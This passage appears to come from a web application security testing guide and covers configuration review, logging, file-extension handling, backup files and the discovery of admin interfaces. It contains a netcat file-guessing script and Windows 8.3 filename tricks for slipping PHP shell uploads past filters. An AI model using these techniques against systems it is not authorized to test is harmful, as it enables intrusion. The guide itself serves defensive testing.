back end database, or reverse proxies in use.

Finally, not all software vendors disclose vulnerabilities in a public way, and therefore these weaknesses do not become registered within publicly known vulnerability databases [2]. This information is only disclosed to customers or published through fixes that do not have accompanying advisories. This reduces the usefulness of vulnerability scanning tools. Typically, vulnerability coverage of these tools will be very good for common products (such as the Apache web server, Microsoft’s Internet Information Server, or IBM’s Lotus Domino) but will be lacking for lesser known products.

This is why reviewing vulnerabilities is best done when the tester is provided with internal information of the software used, including versions and releases used and patches applied to the software. With this information, the tester can retrieve the information from the vendor itself and analyze what vulnerabilities might be present in the architecture and how they can affect the application itself. When possible, these vulnerabilities can be tested to determine their real effects and to detect if there might be any external elements (such as intrusion detection or prevention systems) that might reduce or negate the possibility of successful exploitation. Testers might even determine, through a configuration review, that the vulnerability is not even present, since it affects a software component that is not in use.

It is also worthwhile to note that vendors will sometimes silently fix vulnerabilities and make the fixes available with new software releases. Different vendors will have different release cycles that determine the support they might provide for older releases. A tester with detailed information of the software versions used by the architecture can analyse the risk associated to the use of old software releases that might be unsupported in the short term or are already unsupported. This is critical, since if a vulnerability were to surface in an old software version that is no longer supported, the systems personnel might not be directly aware of it. No patches will be ever made available for it and advisories might not list that version as vulnerable as it is no longer supported. Even in the event that they are aware that the vulnerability is present and the system is vulnerable, they will need to do a full upgrade to a new software release, which might introduce significant downtime in the application architecture or might force the application to be re-coded due to incompatibilities with the latest software version.

Administrative Tools

Any web server infrastructure requires the existence of administrative tools to maintain and update the information used by the application. This information includes static content (web pages, graphic files), application source code, user authentication databases, etc. Administrative tools will differ depending on the site, technology, or software used. For example, some web servers will be managed using administrative interfaces which are, themselves, web servers (such as the iPlanet web server) or will be administrated by plain text configuration files (in the Apache case [3]) or use operating-system GUI tools (when using Microsoft’s IIS server or ASP.Net).

In most cases the server configuration will be handled using different file maintenance tools used by the web server, which are managed through FTP servers, WebDAV, network file systems (NFS, CIFS) or other mechanisms. Obviously, the operating system of the elements that make up the application architecture will also be managed using other tools.

Applications may also have administrative interfaces embedded in them that are used to manage the application data itself (users, content, etc.).

After having mapped the administrative interfaces used to manage the different parts of the architecture it is important to review them since if an attacker gains access to any of them he can then compromise or damage the application architecture. To do this it is important to:

- Determine the mechanisms that control access to these interfaces and their associated susceptibilities. This information may be available online.
- Change the default username and password.

Some companies choose not to manage all aspects of their web server applications, but may have other parties managing the content delivered by the web application. This external company might either provide only parts of the content (news updates or promotions) or might manage the web server completely (including content and code). It is common to find administrative interfaces available from the Internet in these situations, since using the Internet is cheaper than providing a dedicated line that will connect the external company to the application infrastructure through a management-only interface. In this situation, it is very important to test if the administrative interfaces can be vulnerable to attacks.

References

- [1] WebSEAL, also known as Tivoli Authentication Manager, is a reverse proxy from IBM which is part of the Tivoli framework.
- [2] Such as Symantec's Bugtraq, ISS' X-Force, or NIST's National Vulnerability Database (NVD).
- [3] There are some GUI-based administration tools for Apache (like NetLoony) but they are not in widespread use yet.

Test Application Platform Configuration

ID
WSTG-CONF-02

Summary

Proper configuration of the single elements that make up an application architecture is important in order to prevent mistakes that might compromise the security of the whole architecture.

Configuration review and testing is a critical task in creating and maintaining an architecture. This is because many different systems will be usually provided with generic configurations that might not be suited to the task they will perform on the specific site they're installed on.

While the typical web and application server installation will contain a lot of functionality (like application examples, documentation, test pages) what is not essential should be removed before deployment to avoid post-install exploitation.

Test Objectives

- Ensure that defaults and known files have been removed.
- Validate that no debugging code or extensions are left in the production environments.
- Review the logging mechanisms set in place for the application.

How to Test

Black-Box Testing

Sample and Known Files and Directories

Many web servers and application servers provide, in a default installation, sample applications and files for the benefit of the developer and in order to test that the server is working properly right after installation. However, many default web server applications have been later known to be vulnerable. This was the case, for example, for CVE-1999-0449 (Denial of Service in IIS when the Exair sample site had been installed), CAN-2002-1744 (Directory traversal vulnerability in CodeBrws.asp in Microsoft IIS 5.0), CAN-2002-1630 (Use of sendmail.jsp in Oracle 9iAS), or CAN-2003-1172 (Directory traversal in the view-source sample in Apache's Cocoon).

CGI scanners include a detailed list of known files and directory samples that are provided by different web or application servers and might be a fast way to determine if these files are present. However, the only way to be really sure is to do a full review of the contents of the web server or application server and determine of whether they are related to the application itself or not.

Comment Review

It is very common for programmers to add comments when developing large web-based applications. However, comments included inline in HTML code might reveal internal information that should not be available to an attacker. Sometimes, even source code is commented out since a functionality is no longer required, but this comment is leaked out to the HTML pages returned to the users unintentionally.

Comment review should be done in order to determine if any information is being leaked through comments. This review can only be thoroughly done through an analysis of the web server static and dynamic content and through file searches. It can be useful to browse the site either in an automatic or guided fashion and store all the content retrieved. This retrieved content can then be searched in order to analyse any HTML comments available in the code.

System Configuration

Various tools, documents, or checklists can be used to give IT and security professionals a detailed assessment of target systems' conformance to various configuration baselines or benchmarks. Such tools include (but are not limited to):

- CIS-CAT Lite
- Microsoft's Attack Surface Analyzer
- NIST's National Checklist Program

Gray-Box Testing

Configuration Review

The web server or application server configuration takes an important role in protecting the contents of the site and it must be carefully reviewed in order to spot common configuration mistakes. Obviously, the recommended configuration varies depending on the site policy, and the functionality that should be provided by the server software. In most cases, however, configuration guidelines (either provided by the software vendor or external parties) should be followed to determine if the server has been properly secured.

It is impossible to generically say how a server should be configured, however, some common guidelines should be taken into account:

- Only enable server modules (ISAPI extensions in the case of IIS) that are needed for the application. This reduces the attack surface since the server is reduced in size and complexity as software modules are disabled. It also prevents vulnerabilities that might appear in the vendor software from affecting the site if they are only present in modules that have been already disabled.
- Handle server errors (40x or 50x) with custom-made pages instead of with the default web server pages. Specifically make sure that any application errors will not be returned to the end user and that no code is leaked through these errors since it will help an attacker. It is actually very common to forget this point since developers do need this information in pre-production environments.
- Make sure that the server software runs with minimized privileges in the operating system. This prevents an error in the server software from directly compromising the whole system, although an attacker could elevate privileges once running code as the web server.
- Make sure the server software properly logs both legitimate access and errors.
- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks. Ensure that the server has been performance-tuned properly.
- Never grant non-administrative identities (with the exception of `NT SERVICE\WMSvc`) access to applicationHost.config, redirection.config, and administration.config (either Read or Write access). This includes `Network Service`, `IIS_IUSRS`, `IUSR`, or any custom identity used by IIS application pools. IIS worker processes are not meant to access any of these files directly.
- Never share out applicationHost.config, redirection.config, and administration.config on the network. When using Shared Configuration, prefer to export applicationHost.config to another location (see the section titled "Setting Permissions for Shared Configuration).
- Keep in mind that all users can read .NET Framework `machine.config` and root `web.config` files by default. Do not store sensitive information in these files if it should be for administrator eyes only.
- Encrypt sensitive information that should be read by the IIS worker processes only and not by other users on the machine.
- Do not grant Write access to the identity that the Web server uses to access the shared `applicationHost.config`. This identity should have only Read access.
- Use a separate identity to publish applicationHost.config to the share. Do not use this identity for configuring access to the shared configuration on the Web servers.
- Use a strong password when exporting the encryption keys for use with shared -configuration.
- Maintain restricted access to the share containing the shared configuration and encryption keys. If this share is compromised, an attacker will be able to read and write any IIS configuration for your Web servers, redirect traffic

from your Web site to malicious sources, and in some cases gain control of all web servers by loading arbitrary code into IIS worker processes.
- Consider protecting this share with firewall rules and IPsec policies to allow only the member web servers to connect.

Logging

Logging is an important asset of the security of an application architecture, since it can be used to detect flaws in applications (users constantly trying to retrieve a file that does not really exist) as well as sustained attacks from rogue users. Logs are typically properly generated by web and other server software. It is not common to find applications that properly log their actions to a log and, when they do, the main intention of the application logs is to produce debugging output that could be used by the programmer to analyze a particular error.

In both cases (server and application logs) several issues should be tested and analyzed based on the log contents:

1. Do the logs contain sensitive information?
2. Are the logs stored in a dedicated server?
3. Can log usage generate a Denial of Service condition?
4. How are they rotated? Are logs kept for the sufficient time?
5. How are logs reviewed? Can administrators use these reviews to detect targeted attacks?
6. How are log backups preserved?
7. Is the data being logged data validated (min/max length, chars etc) prior to being logged?

Sensitive Information in Logs

Some applications might, for example, use GET requests to forward form data which will be seen in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if they obtained the logs, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known `server-status` misconfiguration in Apache-based HTTP servers).

Event logs will often contain data that is useful to an attacker (information leakage) or can be used directly in exploits:

- Debug information
- Stack traces
- Usernames
- System component names
- Internal IP addresses
- Less sensitive personal data (e.g. email addresses, postal addresses and telephone numbers associated with named individuals)
- Business data

Also, in some jurisdictions, storing some sensitive information in log files, such as personal data, might oblige the enterprise to apply the data protection laws that they would apply to their back-end databases to log files too. And failure to do so, even unknowingly, might carry penalties under the data protection laws that apply.

A wider list of sensitive information is:

- Application source code
- Session identification values
- Access tokens
- Sensitive personal data and some forms of personally identifiable information (PII)
- Authentication passwords
- Database connection strings

- Encryption keys
- Bank account or payment card holder data
- Data of a higher security classification than the logging system is allowed to store
- Commercially-sensitive information
- Information it is illegal to collect in the relevant jurisdiction
- Information a user has opted out of collection, or not consented to e.g. use of do not track, or where consent to collect has expired

Log Location

Typically servers will generate local logs of their actions and errors, consuming the disk of the system the server is running on. However, if the server is compromised its logs can be wiped out by the intruder to clean up all the traces of its attack and methods. If this were to happen the system administrator would have no knowledge of how the attack occurred or where the attack source was located. Actually, most attacker tool kits include a ‘’log zapper ‘’ that is capable of cleaning up any logs that hold given information (like the IP address of the attacker) and are routinely used in attacker’s system-level root kits.

Consequently, it is wiser to keep logs in a separate location and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log Storage

Logs can introduce a Denial of Service condition if they are not properly stored. Any attacker with sufficient resources could be able to produce a sufficient number of requests that would fill up the allocated space to log files, if they are not specifically prevented from doing so. However, if the server is not properly configured, the log files will be stored in the same disk partition as the one used for the operating system software or the application itself. This means that if the disk were to be filled up the operating system or the application might fail because it is unable to write on disk.

Typically in UNIX systems logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is important to make sure that the directories in which logs are stored are in a separate partition. In some cases, and in order to prevent the system logs from being affected, the log directory of the server software itself (such as /var/log/apache in the Apache web server) should be stored in a dedicated partition.

This is not to say that logs should be allowed to grow to fill up the file system they reside in. Growth of server logs should be monitored in order to detect this condition since it may be indicative of an attack.

Testing this condition is as easy, and as dangerous in production environments, as firing off a sufficient and sustained number of requests to see if these requests are logged and if there is a possibility to fill up the log partition through these requests. In some environments where QUERY_STRING parameters are also logged regardless of whether they are produced through GET or POST requests, big queries can be simulated that will fill up the logs faster since, typically, a single request will cause only a small amount of data to be logged, such as date and time, source IP address, URI request, and server result.

Log Rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the file system they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.

This feature should be tested in order to ensure that:

- Logs are kept for the time defined in the security policy, not more and not less.
- Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space).
- File system permission of rotated log files are the same (or stricter) that those of the log files itself. For example, web servers will need to write to the logs they use but they don’t actually need to write to rotated logs, which means

that the permissions of the files can be changed upon rotation to prevent the web server process from modifying these.

Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide his tracks.

Log Access Control

Event log information should never be visible to end users. Even web administrators should not be able to see such logs since it breaks separation of duty controls. Ensure that any access control schema that is used to protect access to raw logs and any applications providing capabilities to view or search the logs is not linked with access control schemas for other application user roles. Neither should any log data be viewable by unauthenticated users.

Log Review

Review of logs can be used for more than extraction of usage statistics of files in the web servers (which is typically what most log-based application will focus on), but also to determine if attacks take place at the web server.

In order to analyze web server attacks the error log files of the server need to be analyzed. Review should concentrate on:

- 40x (not found) error messages. A large amount of these from the same source might be indicative of a CGI scanner tool being used against the web server
- 50x (server error) messages. These can be an indication of an attacker abusing parts of the application which fail unexpectedly. For example, the first phases of a SQL injection attack will produce these error message when the SQL query is not properly constructed and its execution fails on the back end database.

Log statistics or analysis should not be generated, nor stored, in the same server that produces the logs. Otherwise, an attacker might, through a web server vulnerability or improper configuration, gain access to them and retrieve similar information as would be disclosed by log files themselves.

References

- Apache
  - Apache Security, by Ivan Ristic, O'reilly, March 2005.
  - Apache Security Secrets: Revealed (Again), Mark Cox, November 2003
  - Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002
  - Performance Tuning
- Lotus Domino
  - Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
  - Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
  - Hackproofing Lotus Domino Web Server, David Litchfield, October 2001
- Microsoft IIS
  - Security Best Practices for IIS 8
  - CIS Microsoft IIS Benchmarks
  - Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
  - IIS Security and Programming Countermeasures, by Jason Coombs
  - From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
  - Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
- Red Hat's (formerly Netscape's) iPlanet

- Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes, The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001

- WebSphere
  - IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
  - IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002.

- General
  - Logging Cheat Sheet, OWASP
  - SP 800-92 Guide to Computer Security Log Management, NIST
  - PCI DSS v3.2.1 Requirement 10 and PA-DSS v3.2 Requirement 4, PCI Security Standards Council

- Generic:
  - CERT Security Improvement Modules: Securing Public Web Servers
  - How To: Use IISLockdown.exe

Test File Extensions Handling for Sensitive Information

ID
WSTG-CONF-03

Summary

File extensions are commonly used in web servers to easily determine which technologies, languages and plugins must be used to fulfill the web request. While this behavior is consistent with RFCs and Web Standards, using standard file extensions provides the penetration tester useful information about the underlying technologies used in a web appliance and greatly simplifies the task of determining the attack scenario to be used on particular technologies. In addition, mis-configuration of web servers could easily reveal confidential information about access credentials.

Extension checking is often used to validate files to be uploaded, which can lead to unexpected results because the content is not what is expected, or because of unexpected OS filename handling.

Determining how web servers handle requests corresponding to files having different extensions may help in understanding web server behavior depending on the kind of files that are accessed. For example, it can help to understand which file extensions are returned as text or plain versus those that cause server-side execution. The latter are indicative of technologies, languages or plugins that are used by web servers or application servers, and may provide additional insight on how the web application is engineered. For example, a ".pl" extension is usually associated with server-side Perl support. However, the file extension alone may be deceptive and not fully conclusive. For example, Perl server-side resources might be renamed to conceal the fact that they are indeed Perl related. See the next section on "web server components" for more on identifying server-side technologies and components.

Test Objectives

- Dirbust sensitive file extensions, or extensions that might contain raw data (*e.g.* scripts, raw data, credentials, etc.).
- Validate that no system framework bypasses exist on the rules set.

How to Test

Forced Browsing

Submit requests with different file extensions and verify how they are handled. The verification should be on a per web directory basis. Verify directories that allow script execution. Web server directories can be identified by scanning tools which look for the presence of well-known directories. In addition, mirroring the web site structure allows the tester to reconstruct the tree of web directories served by the application.

If the web application architecture is load-balanced, it is important to assess all of the web servers. This may or may not be easy, depending on the configuration of the balancing infrastructure. In an infrastructure with redundant components there may be slight variations in the configuration of individual web or application servers. This may happen if the web architecture employs heterogeneous technologies (think of a set of IIS and Apache web servers in a load-balancing configuration, which may introduce slight asymmetric behavior between them, and possibly different vulnerabilities).

Example

The tester has identified the existence of a file named `connection.inc`. Trying to access it directly gives back its contents, which are:

```
<?
    mysql_connect("127.0.0.1", "root", "password")
        or die("Could not connect");
?>
```

The tester determines the existence of a MySQL DBMS back end, and the (weak) credentials used by the web application to access it.

The following file extensions should never be returned by a web server, since they are related to files which may contain sensitive information or to files for which there is no reason to be served.

- `.asa`
- `.inc`
- `.config`

The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.

- `.zip`, `.tar`, `.gz`, `.tgz`, `.rar`, etc.: (Compressed) archive files
- `.java`: No reason to provide access to Java source files
- `.txt`: Text files
- `.pdf`: PDF documents
- `.docx`, `.rtf`, `.xlsx`, `.pptx`, etc.: Office documents
- `.bak`, `.old` and other extensions indicative of backup files (for example: `~` for Emacs backup files)

The list given above details only a few examples, since file extensions are too many to be comprehensively treated here. Refer to FILExt for a more thorough database of extensions.

To identify files having a given extensions a mix of techniques can be employed. These techniques can include Vulnerability Scanners, spidering and mirroring tools, manually inspecting the application (this overcomes limitations in automatic spidering), querying search engines (see Testing: Spidering and googling). See also Testing for Old, Backup and Unreferenced Files which deals with the security issues related to “forgotten” files.

File Upload

Windows 8.3 legacy file handling can sometimes be used to defeat file upload filters.

Usage Examples:

1. `file.phtml` gets processed as PHP code.
2. `FILE~1.PHT` is served, but not processed by the PHP ISAPI handler.
3. `shell.phPWND` can be uploaded.
4. `SHELL~1.PHP` will be expanded and returned by the OS shell, then processed by the PHP ISAPI handler.

Gray-Box Testing

Performing white-box testing against file extensions handling amounts to checking the configurations of web servers or application servers taking part in the web application architecture, and verifying how they are instructed to serve different file extensions.

If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behavior.

Tools

Vulnerability scanners, such as Nessus and Nikto check for the existence of well-known web directories. They may allow the tester to download the web site structure, which is helpful when trying to determine the configuration of web directories and how individual file extensions are served. Other tools that can be used for this purpose include:

- wget
- curl
- google for “web mirroring tools”.

Review Old Backup and Unreferenced Files for Sensitive Information

ID
WSTG-CONF-04

Summary

While most of the files within a web server are directly handled by the server itself, it isn't uncommon to find unreferenced or forgotten files that can be used to obtain important information about the infrastructure or the credentials.

Most common scenarios include the presence of renamed old versions of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives. Backup files can also be generated automatically by the underlying file system the application is hosted on, a feature usually referred to as "snapshots".

All these files may grant the tester access to inner workings, back doors, administrative interfaces, or even credentials to connect to the administrative interface or the database server.

An important source of vulnerability lies in files which have nothing to do with the application, but are created as a consequence of editing application files, or after creating on-the-fly backup copies, or by leaving in the web tree old files or unreferenced files.Performing in-place editing or other administrative actions on production web servers may inadvertently leave backup copies, either generated automatically by the editor while editing files, or by the administrator who is zipping a set of files to create a backup.

It is easy to forget such files and this may pose a serious security threat to the application. That happens because backup copies may be generated with file extensions differing from those of the original files. A `.tar`, `.zip` or `.gz` archive that we generate (and forget…) has obviously a different extension, and the same happens with automatic copies created by many editors (for example, emacs generates a backup copy named `file~` when editing `file`). Making a copy by hand may produce the same effect (think of copying `file` to `file.old`). The underlying file system the application is on could be making `snapshots` of your application at different points in time without your knowledge, which may also be accessible via the web, posing a similar but different `backup file` style threat to your application.

As a result, these activities generate files that are not needed by the application and may be handled differently than the original file by the web server. For example, if we make a copy of `login.asp` named `login.asp.old`, we are allowing users to download the source code of `login.asp`. This is because `login.asp.old` will be typically served as text or plain, rather than being executed because of its extension. In other words, accessing `login.asp` causes the execution of the server-side code of `login.asp`, while accessing `login.asp.old` causes the content of `login.asp.old` (which is, again, server-side code) to be plainly returned to the user and displayed in the browser. This may pose security risks, since sensitive information may be revealed.

Generally, exposing server-side code is a bad idea. Not only are you unnecessarily exposing business logic, but you may be unknowingly revealing application-related information which may help an attacker (path names, data structures, etc.). Not to mention the fact that there are too many scripts with embedded username and password in clear text (which is a careless and very dangerous practice).

Other causes of unreferenced files are due to design or configuration choices when they allow diverse kind of application-related files such as data files, configuration files, log files, to be stored in file system directories that can be accessed by the web server. These files have normally no reason to be in a file system space that could be accessed

via web, since they should be accessed only at the application level, by the application itself (and not by the casual user browsing around).

Threats

Old, backup and unreferenced files present various threats to the security of a web application:

- Unreferenced files may disclose sensitive information that can facilitate a focused attack against the application; for example include files containing database credentials, configuration files containing references to other hidden content, absolute file paths, etc.
- Unreferenced pages may contain powerful functionality that can be used to attack the application; for example an administration page that is not linked from published content but can be accessed by any user who knows where to find it.
- Old and backup files may contain vulnerabilities that have been fixed in more recent versions; for example `viewdoc.old.jsp` may contain a directory traversal vulnerability that has been fixed in `viewdoc.jsp` but can still be exploited by anyone who finds the old version.
- Backup files may disclose the source code for pages designed to execute on the server; for example requesting `viewdoc.bak` may return the source code for `viewdoc.jsp`, which can be reviewed for vulnerabilities that may be difficult to find by making blind requests to the executable page. While this threat obviously applies to scripted languages, such as Perl, PHP, ASP, shell scripts, JSP, etc., it is not limited to them, as shown in the example provided in the next bullet.
- Backup archives may contain copies of all files within (or even outside) the webroot. This allows an attacker to quickly enumerate the entire application, including unreferenced pages, source code, include files, etc. For example, if you forget a file named `myservlets.jar.old` file containing (a backup copy of) your servlet implementation classes, you are exposing a lot of sensitive information which is susceptible to decompilation and reverse engineering.
- In some cases copying or editing a file does not modify the file extension, but modifies the filename. This happens for example in Windows environments, where file copying operations generate filenames prefixed with “Copy of “ or localized versions of this string. Since the file extension is left unchanged, this is not a case where an executable file is returned as plain text by the web server, and therefore not a case of source code disclosure. However, these files too are dangerous because there is a chance that they include obsolete and incorrect logic that, when invoked, could trigger application errors, which might yield valuable information to an attacker, if diagnostic message display is enabled.
- Log files may contain sensitive information about the activities of application users, for example sensitive data passed in URL parameters, session IDs, URLs visited (which may disclose additional unreferenced content), etc. Other log files (e.g. ftp logs) may contain sensitive information about the maintenance of the application by system administrators.
- File system snapshots may contain copies of the code that contain vulnerabilities that have been fixed in more recent versions. For example `/.snapshot/monthly.1/view.php` may contain a directory traversal vulnerability that has been fixed in `/view.php` but can still be exploited by anyone who finds the old version.

Test Objectives

- Find and analyse unreferenced files that might contain sensitive information.

How to Test

Black-Box Testing

Testing for unreferenced files uses both automated and manual techniques, and typically involves a combination of the following:

Inference from the Naming Scheme Used for Published Content

Enumerate all of the application’s pages and functionality. This can be done manually using a browser, or using an application spidering tool. Most applications use a recognizable naming scheme, and organize resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often

possible to infer the name and location of unreferenced pages. For example, if a page `viewuser.asp` is found, then look also for `edituser.asp`, `adduser.asp` and `deleteuser.asp`. If a directory `/app/user` is found, then look also for `/app/admin` and `/app/manager`.

Other Clues in Published Content

Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality. For example:

Programmers' comments and commented-out sections of source code may refer to hidden content:

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed          -->
```

JavaScript may contain page links that are only rendered within the user's GUI under certain circumstances:

```
var adminUser=false;
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
```

HTML pages may contain FORMs that have been hidden by disabling the SUBMIT element:

```
<form action="forgotPassword.jsp" method="post">
    <input type="hidden" name="userID" value="123">
    <!-- <input type="submit" value="Forgot Password"> -->
</form>
```

Another source of clues about unreferenced directories is the `/robots.txt` file used to provide instructions to web robots:

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

Blind Guessing

In its simplest form, this involves running a list of common filenames through a request engine in an attempt to guess files and directories that exist on the server. The following netcat wrapper script will read a wordlist from stdin and perform a basic guessing attack:

```
#!/bin/bash

server=example.org
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outputfile
```

Depending upon the server, GET may be replaced with HEAD for faster results. The output file specified can be grepped for “interesting” response codes. The response code 200 (OK) usually indicates that a valid resource has been found (provided the server does not deliver a custom “not found” page using the 200 code). But also look out for 301 (Moved), 302 (Found), 401 (Unauthorized), 403 (Forbidden) and 500 (Internal error), which may also indicate resources or directories that are worthy of further investigation.

The basic guessing attack should be run against the webroot, and also against all directories that have been identified through other enumeration techniques. More advanced/effective guessing attacks can be performed as follows:

- Identify the file extensions in use within known areas of the application (e.g. jsp, aspx, html), and use a basic wordlist appended with each of these extensions (or use a longer list of common extensions if resources permit).
- For each file identified through other enumeration techniques, create a custom wordlist derived from that filename. Get a list of common file extensions (including ~, bak, txt, src, dev, old, inc, orig, copy, tmp, swp, etc.) and use each extension before, after, and instead of, the extension of the actual filename.

Note: Windows file copying operations generate filenames prefixed with “Copy of “ or localized versions of this string, hence they do not change file extensions. While “Copy of “ files typically do not disclose source code when accessed, they might yield valuable information in case they cause errors when invoked.

Information Obtained Through Server Vulnerabilities and Misconfiguration

The most obvious way in which a misconfigured server may disclose unreferenced pages is through directory listing. Request all enumerated directories to identify any which provide a directory listing.

Numerous vulnerabilities have been found in individual web servers which allow an attacker to enumerate unreferenced content, for example:

- Apache ?M=D directory listing vulnerability.
- Various IIS script source disclosure vulnerabilities.
- IIS WebDAV directory listing vulnerabilities.

Use of Publicly Available Information

Pages and functionality in Internet-facing web applications that are not referenced from within the application itself may be referenced from other public domain sources. There are various sources of these references:

- Pages that used to be referenced may still appear in the archives of Internet search engines. For example, `1998results.asp` may no longer be linked from a company’s website, but may remain on the server and in search engine databases. This old script may contain vulnerabilities that could be used to compromise the entire site. The `site:` Google search operator may be used to run a query only against the domain of choice, such as in: `site:www.example.com`. Using search engines in this way has lead to a broad array of techniques which you may find useful and that are described in the `Google Hacking` section of this Guide. Check it to hone your testing skills via Google. Backup files are not likely to be referenced by any other files and therefore may have not been indexed by Google, but if they lie in browsable directories the search engine might know about them.
- In addition, Google and Yahoo keep cached versions of pages found by their robots. Even if `1998results.asp` has been removed from the target server, a version of its output may still be stored by these search engines. The cached version may contain references to, or clues about, additional hidden content that still remains on the server.
- Content that is not referenced from within a target application may be linked to by third-party websites. For example, an application which processes online payments on behalf of third-party traders may contain a variety of bespoke functionality which can (normally) only be found by following links within the web sites of its customers.

Filename Filter Bypass

Because deny list filters are based on regular expressions, one can sometimes take advantage of obscure OS filename expansion features in which work in ways the developer didn’t expect. The tester can sometimes exploit differences in ways that filenames are parsed by the application, web server, and underlying OS and it’s filename conventions.

Example: Windows 8.3 filename expansion `c:\\program files` becomes `C:\\PROGRA\~1`

- Remove incompatible characters
- Convert spaces to underscores
- Take the first six characters of the basename
- Add `~<digit>` which is used to distinguish files with names using the same six initial characters
- This convention changes after the first 3 cname ollisions
- Truncate file extension to three characters
- Make all the characters uppercase

Gray-Box Testing

Performing gray box testing against old and backup files requires examining the files contained in the directories belonging to the set of web directories served by the web server(s) of the web application infrastructure. Theoretically the examination should be performed by hand to be thorough. However, since in most cases copies of files or backup files tend to be created by using the same naming conventions, the search can be easily scripted. For example, editors leave behind backup copies by naming them with a recognizable extension or ending and humans tend to leave behind files with a `.old` or similar predictable extensions. A good strategy is that of periodically scheduling a background job checking for files with extensions likely to identify them as copy or backup files, and performing manual checks as well on a longer time basis.

Remediation

To guarantee an effective protection strategy, testing should be compounded by a security policy which clearly forbids dangerous practices, such as:

- Editing files in-place on the web server or application server file systems. This is a particularly bad habit, since it is likely to generate backup or temporary files by the editors. It is amazing to see how often this is done, even in large organizations. If you absolutely need to edit files on a production system, do ensure that you don't leave behind anything which is not explicitly intended, and consider that you are doing it at your own risk.
- Carefully check any other activity performed on file systems exposed by the web server, such as spot administration activities. For example, if you occasionally need to take a snapshot of a couple of directories (which you should not do on a production system), you may be tempted to zip them first. Be careful not to leave behind those archive files.
- Appropriate configuration management policies should help prevent obsolete and un-referenced files.
- Applications should be designed not to create (or rely on) files stored under the web directory trees served by the web server. Data files, log files, configuration files, etc. should be stored in directories not accessible by the web server, to counter the possibility of information disclosure (not to mention data modification if web directory permissions allow writing).
- File system snapshots should not be accessible via the web if the document root is on a file system using this technology. Configure your web server to deny access to such directories, for example under Apache a location directive such this should be used:

```
<Location ~ ".snapshot">
    Order deny,allow
    Deny from all
</Location>
```

Tools

Vulnerability assessment tools tend to include checks to spot web directories having standard names (such as "admin", "test", "backup", etc.), and to report any web directory which allows indexing. If you can't get any directory listing, you should try to check for likely backup extensions. Check for example

- Nessus
- Nikto2

Web spider tools

- wget
- Wget for Windows
- Sam Spade
- Spike proxy includes a web site crawler function
- Xenu
- curl

Some of them are also included in standard Linux distributions. Web development tools usually include facilities to identify broken links and unreferenced files.

Enumerate Infrastructure and Application Admin Interfaces

ID
WSTG-CONF-05

Summary

Administrator interfaces may be present in the application or on the application server to allow certain users to undertake privileged activities on the site. Tests should be undertaken to reveal if and how this privileged functionality can be accessed by an unauthorized or standard user.

An application may require an administrator interface to enable a privileged user to access functionality that may make changes to how the site functions. Such changes may include:

- user account provisioning
- site design and layout
- data manipulation
- configuration changes

In many instances, such interfaces do not have sufficient controls to protect them from unauthorized access. Testing is aimed at discovering these administrator interfaces and accessing functionality intended for the privileged users.

Test Objectives

- Identify hidden administrator interfaces and functionality.

How to Test

Black-Box Testing

The following section describes vectors that may be used to test for the presence of administrative interfaces. These techniques may also be used to test for related issues including privilege escalation, and are described elsewhere in this guide(for example Testing for bypassing authorization schema and Testing for Insecure Direct Object References in greater detail.

- Directory and file enumeration. An administrative interface may be present but not visibly available to the tester. Attempting to guess the path of the administrative interface may be as simple as requesting: */admin or /administrator etc.*. or in some scenarios can be revealed within seconds using Google dorks.
- There are many tools available to perform brute forcing of server contents, see the tools section below for more information. A tester may have to also identify the filename of the administration page. Forcibly browsing to the identified page may provide access to the interface.
- Comments and links in source code. Many sites use common code that is loaded for all site users. By examining all source sent to the client, links to administrator functionality may be discovered and should be investigated.
- Reviewing server and application documentation. If the application server or application is deployed in its default configuration it may be possible to access the administration interface using information described in configuration or help documentation. Default password lists should be consulted if an administrative interface is found and credentials are required.
- Publicly available information. Many applications such as WordPress have default administrative interfaces .
- Alternative server port. Administration interfaces may be seen on a different port on the host than the main application. For example, Apache Tomcat's Administration interface can often be seen on port 8080.
- Parameter tampering. A GET or POST parameter or a cookie variable may be required to enable the administrator functionality. Clues to this include the presence of hidden fields such as:

```
<input type="hidden" name="admin" value="no">
```

or in a cookie:

```
Cookie: session_cookie; useradmin=0
```

